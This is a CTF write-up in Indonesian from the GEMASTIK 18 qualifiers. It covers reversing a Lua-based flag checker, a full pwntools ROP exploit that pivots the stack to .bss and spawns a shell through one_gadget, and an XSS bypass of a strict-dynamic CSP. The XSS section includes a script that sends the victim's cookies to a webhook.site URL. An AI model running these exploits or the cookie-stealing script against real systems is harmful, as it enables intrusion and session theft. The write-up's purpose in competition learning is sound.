


Write-Up Keamanan Siber

GEMASTIK 18



**fahri bilang nama timnya stigmaboy aja dan
kita setuju**

ryuun1corn

Xxymboll

SeeStarz

Daftar Isi

Daftar Isi.....	2
Reverse Engineering.....	3
Scripts - 100 points.....	3
Solusi.....	3
Flag.....	6
Pwn.....	7
gemaz - 975 points.....	7
Solusi.....	7
Flag.....	16
Web.....	17
none - 856 points.....	17
Solusi.....	18
Flag.....	22

Reverse Engineering

Scripts - 100 points

Description:

Scripting != Coding (or is it?)

Author: aimardcr

Solusi

Diberikan binary ELF yang sepertinya merupakan tipikal flag checker.

```
main: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=48580e7d341840c4950449c35f723135d1c92d00, for GNU/Linux 3.2.0, stripped
```

Pada hasil decompile, terdapat call pada `processEntry` entry yang mana itu memanggil:

```
FUN_004403b0(FUN_00402056, param_2, &stack0x00000008, 0, 0, param_1, auStack _8);
```

Dimana main function terdapat pada FUN_00402056.

FUN_00402056

```
undefined8 FUN_00402056(void)

{
    bool bVar1;
    int iVar2;
    long lVar3;
    undefined8 uVar4;
    long in_FS_OFFSET;
    int local_4c;
    int local_48;
    undefined1 local_38 [40];
    long local_10;

    local_10 = *(long *)(in_FS_OFFSET + 0x28);
```

```

FUN_0044c870("Flag: ");
FUN_0044c7a0(&DAT_004e9037,local_38);
lVar3 = thunk_FUN_0046ecc0(local_38);
if (lVar3 != 0x21) {
    FUN_0045c920("WRONG");
    uVar4 = 1;
LAB_00402261:
    if (local_10 == *(long *) (in_FS_OFFSET + 0x28)) {
        return uVar4;
    }
    /* WARNING: Subroutine does not return */
    FUN_00492140();
}
local_4c = 0;
while( true ) {
    if (0x48a < local_4c) goto LAB_0040212a;
    if ((&DAT_0054cc00)[local_4c] == '*') break;
    local_4c = local_4c + 1;
}
for (local_48 = 0; local_48 < 0x21; local_48 = local_48 + 1) {
    (&DAT_0054cc00)[local_4c + local_48] = local_38[local_48];
}
LAB_0040212a:
lVar3 = FUN_0041c650();
if (lVar3 == 0) {
    uVar4 = 1;
}
else {
    FUN_0041c730(lVar3);
    FUN_00403b70(lVar3,FUN_00401f24,0);
    FUN_00404380(lVar3,&DAT_0054cba0);
    FUN_00403b70(lVar3,FUN_00401f8a,0);
    FUN_00404380(lVar3,&DAT_0054cbc0);
    FUN_00403b70(lVar3,FUN_00401ff0,0);
    FUN_00404380(lVar3,&DAT_0054cbe0);
    iVar2 = FUN_0041b6f0(lVar3,&DAT_0054cc00);
    if ((iVar2 == 0) && (iVar2 = FUN_00404a40(lVar3,0,0xffffffff,0,0,0),
iVar2 == 0)) {
        bVar1 = false;
    }
    else {
        bVar1 = true;
    }
}

```

```

    }
    if (bVar1) {
        FUN_00411090(lVar3);
        uVar4 = 1;
    }
    else {
        FUN_00411090(lVar3);
        uVar4 = 0;
    }
}
goto LAB_00402261;
}

```

Disini, dapat dilihat bahwa program:

- print prompt "Flag:"
- Compare length == 33
- Program kemudian mencari karakter * dalam array global **DAT_0054cc00**. Setelah itu, program menyalin 33 byte dari **local_38** ke dalam array tersebut.
- Fungsi **FUN_0041c650** initiate vm yang dilanjutkan fungsi-fungsi lain seperti memanggil **FUN_00403b70** untuk mendaftarkan fungsi **qwx7z**, **j3s51**, dan **m9kp2**, dimana masing-masing:
 - **qwx7z(a, k)**: Penjumlahan **a + k**
 - **j3s51(a, k)**: Operasi XOR **a ^ k**
 - **m9kp2(a, k)**: Pengurangan **a - k**

Fungsi diatas adalah lua script yang didapat dari dump **DAT_0054cc00**

```

k:
[143, 193, 38, 93, 97, 13, 149, 22, 102, 163, 38, 84, 55, 157, 130, 12, 65, 133, 194, 3,
9, 162, 198, 41, 77, 20, 55, 76, 17, 192, 207, 104, 163]

ct:
[200, 132, 39, 158, 180, 71, 220, 93, 151, 155, 93, 185, 67, 194, 245, 111, 49, 236, 17
8, 113, 96, 272, 161, 54, 33, 77, 55, 43, 100, 289, 310, 205, 288]

ops (1..33):
j3s51, j3s51, m9kp2, qwx7z, qwx7z, m9kp2, j3s51, j3s51, qwx7z,
j3s51, j3s51, qwx7z, m9kp2, j3s51, qwx7z, j3s51, m9kp2, j3s51, j3s51,

```

```
m9kp2, m9kp2, qwx7z, j3s51, m9kp2, j3s51, m9kp2, m9kp2, j3s51, m9kp2,  
qwx7z, qwx7z, qwx7z, qwx7z
```

Maka sekarang kita tinggal melakukan reverse pada ct sesuai dengan sistem encrypt yang dipakai, misal:

- Untuk `ct[4] = 158` dan `k[4] = 93` (`qwx7z`):

$$\text{pt}[4] = \text{ct}[4] - \text{k}[4] = 158 - 93 = 65 ('A')$$

- Untuk `ct[1] = 200` dan `k[1] = 143` (`j3s51`):

$$\text{pt}[1] = \text{ct}[1] \wedge \text{k}[1] = 200 \wedge 143 = 71 ('G')$$

- Untuk `ct[3] = 39` dan `k[3] = 38` (`m9kp2`):

$$\text{pt}[3] = \text{ct}[3] + \text{k}[3] = 39 + 38 = 77 ('M')$$

Flag

GEMASTIK18{ez_scripting_language}

Pwn

gemaz - 975 points

Description:

https://www.instagram.com/reel/DNd0h4ZMVij/?utm_source=ig_web_copy_link&igsh=MzRl0DBiNWF1ZA==

Author: rui

Connection Info: 18.143.31.243 9009

Attachment: dist.zip

(ignore dist folder inside dist.zip)

Solusi

Diberikan sebuah zip yang berisi chall.c, chall, dan Dockerfile. Sebenarnya ada folder dist tapi sepertinya ini leftover dan tidak penting untuk peserta.

chall.c

```
#include <stdio.h>
#include <stdlib.h>

int main(){
    char buf[0x20];
    gets(buf);
    puts("gemas thicc 😭");
    close(stdin);
    close(stdout);
    close(stderr);
    return 0;
}

__attribute__((constructor))
void init() {
    setbuf(stdout, NULL);
    setbuf(stdin, NULL);
    setbuf(stderr, NULL);
}
```

Dockerfile

```
FROM ubuntu:24.04
ENV DEBIAN_FRONTEND=noninteractive

RUN apt update && apt install xinetd -y
RUN groupadd -r ctf && useradd -r -g ctf ctf

COPY chall /home/ctf/chall
COPY flag.txt /home/ctf(flag.txt

RUN echo '#!/bin/bash\nservice xinetd restart && /bin/sleep infinity' >
/etc/init.sh
RUN echo 'service ctf\n\
{\n\
    disable = no\n\
    socket_type = stream\n\
    protocol = tcp\n\
    wait = no\n\
    user = ctf\n\
    type = UNLISTED\n\
    port = 8000\n\
    bind = 0.0.0.0\n\
    server = /home/ctf/run\n\
}' > /etc/xinetd.d/ctf
RUN echo '#!/bin/bash\nncd /home/ctf && ./chall' > /home/ctf/run

RUN chmod 400 /etc/xinetd.d/ctf
RUN chmod 550 /home/ctf/chall /home/ctf/run /etc/init.sh

WORKDIR /home/ctf

RUN chown -R root:ctf /home/ctf
RUN service xinetd restart
```

Dapat dilihat bahwa pada main.c, terdapat buffer overflow tanpa batas spesifik (selama payload tidak mengandung newline). Jika kita check securitynya sudah jelas bahwa alat utama dari challenge ini adalah

ROP.

```
A fahri ➜ .../gemastik2025quals/gemaz ➜ main !?±2 ➜ v15.1.1 ➜ v3.13.5 ➜ 11:08 PM
→ python
Python 3.13.5 (main, Jun 21 2025, 09:35:00) [GCC 15.1.1 20250425] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> ELF("./chall")
[*] '/home/fahri/Repos/personal-active/cool/ctf_writeups/gemastik2025quals/gemaz/chall'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x3fc000)
RUNPATH:   b'/home/fahri/Repos/personal-active/cool/ctf_writeups/gemastik2025quals/gemaz'
SHSTK:    Enabled
IBT:       Enabled
Stripped:  No
ELF('/home/fahri/Repos/personal-active/cool/ctf_writeups/gemastik2025quals/gemaz/chall')
>>> █
```

Hal yang mungkin mengecoh adalah close(stdin) dan kawan-kawan. Sekilas terlihat seperti kita kehilangan akses ke input/output tetapi sebenarnya mereka hanyalah thin wrapper untuk system call close yang seharusnya menerima file descriptor, bukan FILE*. Oleh karena itu sebenarnya tidak ada file descriptor yang tertutup dalam challenge ini.

Yang sebenarnya menyusahkan di challenge ini adalah sedikitnya gadget dan fungsi yang bisa dipakai. Fungsi yang berguna hanya ada main, gets, dan puts. Sementara untuk gadgets sebagai berikut:

```

▲ fahri ➤ .../gemastik2025quals/gemaz ➜ main !?+2 ➜ v15.1.1 ➜ v3.13.5 ➜ ① 11:13 PM
→ ROPgadget --binary chall | grep di
0x0000000000040110a : add dil, dil ; loopne 0x401175 ; nop ; ret
0x00000000000401105 : je 0x401110 ; mov edi, 0x404030 ; jmp rax
0x00000000000401147 : je 0x401150 ; mov edi, 0x404030 ; jmp rax
0x00000000000401107 : mov edi, 0x404030 ; jmp rax
0x00000000000401106 : or dword ptr [rdi + 0x404030], edi ; jmp rax
0x0000000000040100b : shr dword ptr [rdi], 1 ; add byte ptr [rax], al ; test rax, rax ; je 0x401016 ; call rax
0x00000000000401103 : test eax, eax ; je 0x401110 ; mov edi, 0x404030 ; jmp rax
0x00000000000401145 : test eax, eax ; je 0x401150 ; mov edi, 0x404030 ; jmp rax

▲ fahri ➤ .../gemastik2025quals/gemaz ➜ main !?+2 ➜ v15.1.1 ➜ v3.13.5 ➜ ① 11:13 PM
→ ROPgadget --binary chall | grep si
0x0000000000040103d : jmp qword ptr [rsi - 0x70]

▲ fahri ➤ .../gemastik2025quals/gemaz ➜ main !?+2 ➜ v15.1.1 ➜ v3.13.5 ➜ ① 11:13 PM
→ ROPgadget --binary chall | grep syscall

▲ fahri ➤ .../gemastik2025quals/gemaz ➜ main !?+2 ➜ v15.1.1 ➜ v3.13.5 ➜ ① 11:13 PM
→ ROPgadget --binary chall | grep int

▲ fahri ➤ .../gemastik2025quals/gemaz ➜ main !?+2 ➜ v15.1.1 ➜ v3.13.5 ➜ ① 11:14 PM
→ ROPgadget --binary chall | grep dx
0x00000000000401011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret

▲ fahri ➤ .../gemastik2025quals/gemaz ➜ main !?+2 ➜ v15.1.1 ➜ v3.13.5 ➜ ① 11:14 PM
→ ROPgadget --binary chall | grep cx
0x0000000000040117b : add byte ptr [rcx], al ; pop rbp ; ret

▲ fahri ➤ .../gemastik2025quals/gemaz ➜ main !?+2 ➜ v15.1.1 ➜ v3.13.5 ➜ ① 11:14 PM
→ |

```

Untuk mengeksplorasi binary ini, satu satunya cara adalah dengan leak libc dan menggunakan gadget-gadget libc. Salah satu hal yang saya pikirkan adalah menggunakan mov edi, 0x404030 untuk leak salah satu FILE* di .bss menggunakan puts karena 0x404040 adalah awal mula segment .bss. Hal ini tidak mungkin dilakukan karena gets selalu menulis null byte di akhir input. Selanjutnya saya mencoba mencari cara menggunakan fungsi seperti memset yang sudah builtin, tapi sayangnya rsi pun sulit dikontrol.

Setelah itu saya mencoba melihat apakah ada tempat lain yang bisa me-leak rdi, dan saya menemukan bahwa rdi terakhir kali di set ke stderr:

004011ea	488b056f2e0000	mov	rax, qword [rel stderr]
004011f1	4889c7	mov	rdi, rax
004011f4	b800000000	mov	eax, 0x0
004011f9	e892feffff	call	close
004011fe	b800000000	mov	eax, 0x0
00401203	c9	leave	{__saved_rbp}
00401204	c3	retn	{__return_addr}

Namun di mesin saya rdi sudah berubah (saya sempat lupa patch libc), tetapi ketika saya cek lagi disassembly fungsi close:

```
005166e0    uint64_t __close(int32_t arg1)

005166e0  f30f1efa        endbr64
005166e4  803d55490f0000   cmp     byte [rel __libc_single_threaded], 0x0
005166eb  7413            je      0x516700

005166ed  b803000000       mov     eax, 0x3
005166f2  0f05            syscall
005166f4  483d00f0ffff    cmp     rax, 0xfffffffffffff000
005166fa  773c            ja      0x516738

005166fc  c3              retn    {__return_addr}
```

```
00516738  488b15b9c60e00   mov     rdx, qword [rel data_602df8] {0x0}
0051673f  f7d8            neg     eax
00516741  648902           mov     dword [fs:rdx], eax
00516744  b8ffffffff       mov     eax, 0xffffffff
00516749  c3              retn    {__return_addr}
```

Sebenarnya rdi sama sekali tidak disentuh oleh fungsi close.

Permasalahan dari menggunakan rdi=stderr untuk memanggil puts adalah QWORD pertama dari FILE (internally _IO_FILE) adalah _IO_MAGIC (0xfb0000) dan flags sehingga tidak ada leak libc yang bisa digunakan.

```
1 payload = flat([
2     trash(0x28),
3     binary.sym["puts"]
4 ])
5 if b"\n" in payload:
6     log.warning(f"Newline inside payload: {payload}")
7 io.sendline(payload)
8 io.interactive()
```

```
[+] chall': pid 129181
[*] Switching to interactive mode
gemas thicc 😭
\x87 \xad\xfb
[*] Got EOF while reading in interactive
$
```

Oleh karena itu saya mencoba untuk stack pivot ke .bss untuk merubah stderr agar berisi pointer to libc address (di solver nanti saya gunakan puts entry di .got.plt).

Saya perlu tambahkan bahwa sepertinya entah mengapa .bss itu penting meskipun stdin dan stdout tidak digunakan oleh program secara langsung (mungkin karena libc membaca stdin pada .bss program, entahlah), oleh karena itu perlu dipastikan bahwa hanya stderr yang berubah. Lalu pastikan 8 byte setelah stdin/stdout juga tidak tersentuh walau terlihat seperti data yang tidak terpakai. Hal ini cukup mudah karena stderr berada setelah stdin dan stdout:

```
.bss (NOBITS) section started {0x404040-0x404070}
00404040  uint64_t* const __bss_start = 0x0
00404048          00 00 00 00 00 00 00 00 ..... .
00404050  uint64_t* const stdin = 0x0
00404058          00 00 00 00 00 00 00 00 ..... .
00404060  uint64_t* const stderr = 0x0
00404068  uint8_t completed.0 = 0x0
00404069          00 00 00 00 00 00 00 00 ..... .
.bss (NOBITS) section ended {0x404040-0x404070}
```

Perlu diketahui meskipun kelihatannya .bss hanyalah segmen yang kecil, .bss di map ke page utuh 4KB sehingga cukup banyak ruang pada .bss yang dapat digunakan sebagai "fake stack".

Setelah mendapat libc leak, ROP cukup trivial (dengan catatan pastikan stack alignment dan posisi rbp serta rsp masuk akal) dengan memanfaatkan one_gadget:

```
▲ fahri > .../gemastik2025/quals/gemaz ➜ main ?+3 ➜ v15.1.1 ➜ v3.13.5 ➜ ① 11:28 PM
→ one_gadget libc.so.6
0x583ec posix_spawn(rsp+0xc, "/bin/sh", 0, rbx, rsp+0x50, environ)
constraints:
    address rsp+0x68 is writable
    rsp & 0xf = 0
    rcx = NULL || {"sh", rcx, rip+0x17301e, r12, ...} is a valid argv
    rbx = NULL || (u16)[rbx] = NULL

0x583f3 posix_spawn(rsp+0xc, "/bin/sh", 0, rbx, rsp+0x50, environ)
constraints:
    address rsp+0x68 is writable
    rsp & 0xf = 0
    rcx = NULL || {rcx, rcx, rip+0x17301e, r12, ...} is a valid argv
    rbx = NULL || (u16)[rbx] = NULL

0xef4ce execve("/bin/sh", rbp-0x50, r12)
constraints:
    address rbp-0x48 is writable
    rbx = NULL || {"/bin/sh", rbx, NULL} is a valid argv
    [r12] = NULL || r12 = NULL || r12 is a valid envp

0xef52b execve("/bin/sh", rbp-0x50, [rbp-0x78])
constraints:
    address rbp-0x50 is writable
    rcx = NULL || {"/bin/sh", rcx, NULL} is a valid argv
    [[rbp-0x78]] = NULL || [rbp-0x78] = NULL || [rbp-0x78] is a valid envp
```

Di sini saya gunakan one_gadget yang paling bawah.

Full solver:

```
solver.py

#!/bin/python3
from pwn import *

#####
# PWNTOOLS SETUP #
#####

context.terminal = "kitty"
# context.terminal = 'wt.exe wsl -d Ubuntu'.split()

binary = context.binary = ELF("./chall")
```

```

libc = ELF("./libc.so.6")
ld = ELF("./ld-linux-x86-64.so.2")

ELF.set_interpreter(binary.path, ld.path)
ELF.patch_custom_libraries(binary.path,
    libc.path.removesuffix("/libc.so.6"), False)

host = args.HOST or "localhost"
port = int(args.PORT or 25565)

if args.LOCAL:
    if args.GDBSCRIPT:
        io: tube = gdb.debug(binary.path, gdbscript=args.GDBSCRIPT)
    else:
        io: tube = process(binary.path)
else:
    io: tube = remote(host, port)

#####
# EXPLOIT #
#####

def finder(gadget):
    gadget = [gadget.strip() for gadget in gadget.split(";")]
    return ROP(binary).find_gadget(gadget).address

BUFFER_SIZE = 0x20
STACK_GROWTH_SIZE = 0x200 # Arbitrary number, just so function calls won't
corrupt anything important

g = cyclic_gen()
def trash(size):
    return g.get(size)

# Pivot into .bss
payload = flat([
    trash(0x20),
    binary.sym["stderr"] + BUFFER_SIZE,
    binary.sym["main"] + 0xc,
])
if b"\n" in payload:
    log.warning(f"Newline inside payload: {payload}")
io.sendline(payload)

```

```

io.recvline()

# Overwrite stderr to manipulate rdi
payload = flat([
    binary.got["puts"],
    trash(0x18),
    binary.sym["stderr"] + STACK_GROWTH_SIZE,
    finder("leave; ret"),
    trash(0x1d0),
    binary.sym["stderr"] + STACK_GROWTH_SIZE*2,
    binary.got["puts"],
    binary.sym["main"] + 0xc,
])
if b"\n" in payload:
    log.warning(f"Newline inside payload: {payload}")
io.sendline(payload)
io.recvline()

puts_addr = u64(io.recvline(keepends=False).ljust(8, b"\x00"))
log.info(f"Puts addr: {hex(puts_addr)}")
libc_base = puts_addr - 0x87be0
log.info(f"Libc base: {hex(libc_base)}")

# Requirements: rax=0, [rbp-0x50] writable, [rbp-0x78]=NULL
one_gadget = libc_base + 0xef52b
log.info(f"One gadget: {hex(one_gadget)}")
assert libc_base & 0xFFF == 0

# Call one_gadget
payload = flat([
    trash(0x20),
    binary.sym["stderr"] + STACK_GROWTH_SIZE*3,
    one_gadget,
    b"\x00" * 0x1d0,
])
if b"\n" in payload:
    log.warning(f"Newline inside payload: {payload}")
io.sendline(payload)
io.recvline()

io.interactive()

```

Flag

GEMASTIK18{e4207f085053a66e5b6f7a3a01168465}

Web

none - 856 points

Description:

Anggap saja website ini tidak ada

```
bot: http://18.143.31.243:9037/report/ backup:  
http://172.188.217.103:9037/report/ configuration use dimas ctf xss  
bot  
  
version: '3'  
  
services:  
  proxy:  
    image: nginx:latest  
    restart: always  
    ports:  
      - 11337:80  
    volumes:  
      - ./src:/var/www/html:ro  
      - ./proxy.conf:/etc/nginx/conf.d/default.conf:ro  
    networks:  
      - internal  
  depends_on:  
    - bot  
bot:  
  build:  
    context: bot  
    args:  
      - BROWSER=  
  restart: always  
  environment:  
    APPNAME: Admin  
    APPURL: http://proxy/  
    APPURLREGEX: ^http://proxy/.*$  
    APPFLAG: GEMASTIK18{fake_flag}
```

```
APPLIMIT: 2
APPLIMITTIME: 60
USE_PROXY: 1
DISPLAY: ${DISPLAY}
networks:
  - internal
# uncomment this if you need to run the bot in GUI mode
# run this before running the docker container if you're use
xauth `sudo xhost +local:docker`
# volumes:
# - /tmp/.X11-unix:/tmp/.X11-unix


networks:
  internal:

http://18.143.31.243:9037 backup: http://172.188.217.103:9037/

Author: dimas
```

Solusi

Awalnya terlihat bahwa website yang diberikan tidak ada isinya.



Tetapi website tersebut memiliki source berikut:

```

<!DOCTYPE html>
<html lang="en">

<head>
    <meta http-equiv="Content-Security-Policy" content="script-src 'strict-dynamic' 'sha256-1IBnkaRDv5MX9rpp6SPiY5zm//aC+QwMXW5XKio0AWU=';">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
</head>

<body>
    <svg version="1.1" baseProfile="full" width="300" height="200" xmlns="http://www.w3.org/2000/svg"></svg>
    <script>
        const SCRIPTS = [
            "./modules/main.js",
        ]
        for (let src of SCRIPTS) {
            const script = document.createElement("script")
            script.src = src
            document.head.appendChild(script)
        }
    </script>
</body>
</html>

```

Dapat dilihat bahwa ini adalah challenge XSS berdasarkan bot dengan endpoint /report dan CSP yang terdapat di page tersebut. Page ini akan menjalankan script yang akan load script lain sehingga seolah-olah page ini terlihat aman karena hanya akan load script dari lokasi yang dipercaya dengan script loader yang memiliki hash tertentu.

```

./modules/main.js

function main(){
    const url = (new URL(location)).searchParams
    if (url.has("svg")){
        const svg = document.querySelector("svg")
        svg.innerHTML = url.get("svg")
    }
}

main()

```

File main.js yang di-load akan mengambil query params "svg" lalu menampilkannya di dalam tag svg yang sudah ada di homepage.

Awalnya saya mencoba untuk memasukkan script ke dalam svg tersebut tetapi jelas tidak akan dijalankan karena:

1. Tag script di dalam svg tidak akan dianggap sebagai script.
2. Misalkan scriptnya bisa dijalankan pun, tetap saja akan diblock karena CSP yang mengharuskan script memiliki hash yang sama dengan 'sha256-1IBnkaRDv5MX9rpp6SPiY5zm//aC+QwMXW5XKio0AWU='.

Ini berarti script yang hanya bisa dijalankan adalah script loader yang diberikan. Kemudian saya mencoba tag base. Tag base ini berfungsi untuk mengubah origin yang digunakan website untuk mengambil data. Seperti contoh, jika script memiliki src './modules/main.js' dan base tag memiliki href ke 'attacker.com', maka website akan mengambil script dari 'attacker.com/modules/main.js'. Akan tetapi, ini juga memiliki masalah:

1. Tag base yang berada di luar head apalagi di dalam svg tidak akan bekerja.
2. Misalkan tagnya bekerja pun, tetap saja tidak akan berguna karena script main.js yang digunakan oleh website sudah di load di awal untuk mengambil payload kita, sehingga overwrite base tidak akan berguna.

Oleh karena itu, solusi yang dapat digunakan adalah dengan membuat website menjalankan ulang loader script. Dengan menjalankan ulang loader script, kita dapat overwrite origin dengan tag base untuk load script dari source yang kita berikan.

Hal yang dibutuhkan:

1. Tag foreignObject

Tag ini dapat digunakan di dalam tag svg untuk memasukkan tag HTML yang biasa dan akan dianggap sebagai tag secara normal. Payload perlu di-wrap dengan tag ini agar dapat diproses secara normal di dalam svg.

2. Tag iframe

Tag ini digunakan untuk membuat dan menginisialisasi dokumen HTML baru dengan meng-inherit origin dan CSP dari page aslinya. Tag ini digunakan untuk memastikan script loader yang terdapat di dalamnya dapat dijalankan kembali karena tag ini membuat dokumen HTML baru, sehingga script loading terjadi lagi.

3. Tag base

Tag ini dapat diletakkan di dalam iframe untuk mengubah lokasi origin dari script loader ke URL attacker (saya menggunakan webhook).

4. Tag script dengan isi persis

Terakhir, script yang hanya bisa dijalankan adalah script dengan sha256 tertentu yaitu yang sama persis dengan loader script,

sehingga script disini harus persis sama dengan yang ada di page tersebut (saya copas saja).

XSS Payload

```
<foreignObject x="0" y="0" width="100%" height="100%>
  <iframe srcdoc='<!DOCTYPE html><html><head>
    <base
href="https://webhook.site/1bc7b94c-9ab3-4976-a359-879b926e4143/"></head><b
ody><script>
  const SCRIPTS = [
    "./modules/main.js",
  ]
  for (let src of SCRIPTS) {
    const script = document.createElement("script")
    script.src = src
    document.head.appendChild(script)
  }
</script></body></html>'></iframe>
</foreignObject>
```

Berikut file js yang ada di endpoint webhook (flag ada di cookie):

```
./modules/main.js

(() => {
  const hook = 'https://webhook.site/1bc7b94c-9ab3-4976-a359-879b926e4143';
// capture endpoint

// Quick, CSP-friendly exfil via <img>, avoids connect-src issues.
const leak = (data) => {
  const i = new Image();
  i.src = hook + '?u=' + encodeURIComponent(location.href) +
    '&d=' + encodeURIComponent(data);
};

// Dump cookie + some context
leak('cookie=' + document.cookie + '; ua=' + navigator.userAgent);
})();
```

Submit URL ke bot sebagai berikut:

Cek di webhook:

```
u           about:srcdoc  
d           cookie=flag=GEMASTIK18{ijo_ijo_...ijo_ijo!_warnane_gemastik!}; ua=Mozilla/5.0 (X...
```

Flag

GEMASTIK18{ijo_ijo_...ijo_ijo!_warnane_gemastik!}